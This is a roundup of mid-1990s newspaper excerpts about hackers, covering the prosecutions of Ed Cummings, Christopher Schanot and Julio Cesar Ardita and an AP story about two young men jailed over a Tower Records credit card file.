In an attempt to help (Ed) Cummings, and discredit the Secret Service, a Long Island-based hacker magazine last week launched a page on the World Wide Web publishing lists of Secret Service radio frequencies, photographs of agents, and codenames used by the agency for officials and buildings.

Last year, Cummings, a 35-year-old native of Reading, Pa., pleaded guilty to federal charges in Philadelphia of possessing telecommunications equipment with intent to defraud and served a seven-month prison sentence.

As a result of that conviction, last week Cummings was sentenced by a judge in Easton, Pa., north of Philadelphia, to serve a six- to 24-month sentence for violating probation after pleading no contest to a 1994 charge of tampering with evidence in another telephone hacking case.

"Painting this guy as some white knight or someone who is standing up for free speech is wrong," said Kun. "He's engaged in fraud."

Cummings' attorney, Kenneth Trujillo, could not be reached for comment.

Judge Denies Bond to Accused Hacker April 6, 1996
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

by Tim Bryant (St. Louis Post Dispatch)

After another prisoner said accused computer hacker Christopher Schanot was planning a quick escape from his parents' home near High Ridge, a federal magistrate decided Friday to keep Schanot in jail.

"He said he would wait a couple of days and take off," testified the prisoner, Gerald Esposito.

Schanot's lawyer, federal public defender Norm London, told Davis that the alleged conversation between the young man and Esposito never happened.

London, pointing out that Esposito has convictions for sexual assault, said the older prisoner had "made overtures" to jail officials about moving Schanot into Esposito's housing area.

Hacked Off! Government, Firms Fight Computer Intruders April 7, 1996
~~~~~~

by Colleen Bradford (St. Louis Post Dispatch)

Every day, hundreds of people in front of personal computers try to sneak into corporate and government computer networks. Sometimes they just look around, sometimes they destroy data and sometimes they steal personal and classified information.

Two weeks ago, law enforcement officials charged an Argentine, 21, with using the Internet to illegally break into computer networks at Department of Defense installations, the NASA, Los Alamos National Laboratory and several universities. The Justice Department is now seeking Julio Cesar Ardita, who accessed confidential research files on aircraft design, radar technology and satellite engineering.
~~~~~~

And Chris Schanot, 19, from High Ridge, was in court in St. Louis last week on charges of hacking. Schanot, who fled to Pennsylvania from St. Louis after graduating from Vianney High School last May, is accused in a five-count indictment of breaking into the computers of Southwestern Bell, Bell Communications Research, Sprint and SRI International, a research and development contractor with government contracts. His trial is set for June 10.

Schanot, like other hackers, likely became addicted to the feeling of power that cracking into a private computer network brings, said St. Louis County Police Sgt. Thomas Lasater, who has been investigating computer crime for seven years.

"Normally these young hackers do not use the computers for financial gain," Lasater said. "It's just a challenge for them to see what they can conquer."

Mike and Terry's Dreadful Adventure

by Elizabeth Weise (AP Newswire)

Terry Ewing was late. His plane left in an hour and he was cutting it close. But he couldn't tear himself away from his computer and the hole he'd hacked into the security network of Tower Records.

He kept poking around, looking for something interesting to take to the hackers' convention he was going to. Finally, five minutes before the airport shuttle beeped in front of his apartment, he downloaded a file containing 1,700 credit card numbers.

"We didn't expect anyone was watching," he said seven months later - through an inch of Plexiglas at the Sacramento County Jail.

Ewing had had second thoughts about taking the Tower Records file with him on July 31, so he left it on his hard drive while he and Kim hit DefCon, the biggest of the West Coast hacker gatherings, for a weekend of bragging, hanging out and messing around.

"We never guessed they were onto us. Their security was so weak it really blew," the 20-year-old Kim says by phone from the sixth floor of the same jail that held his friend. He is facing an 18-month sentence.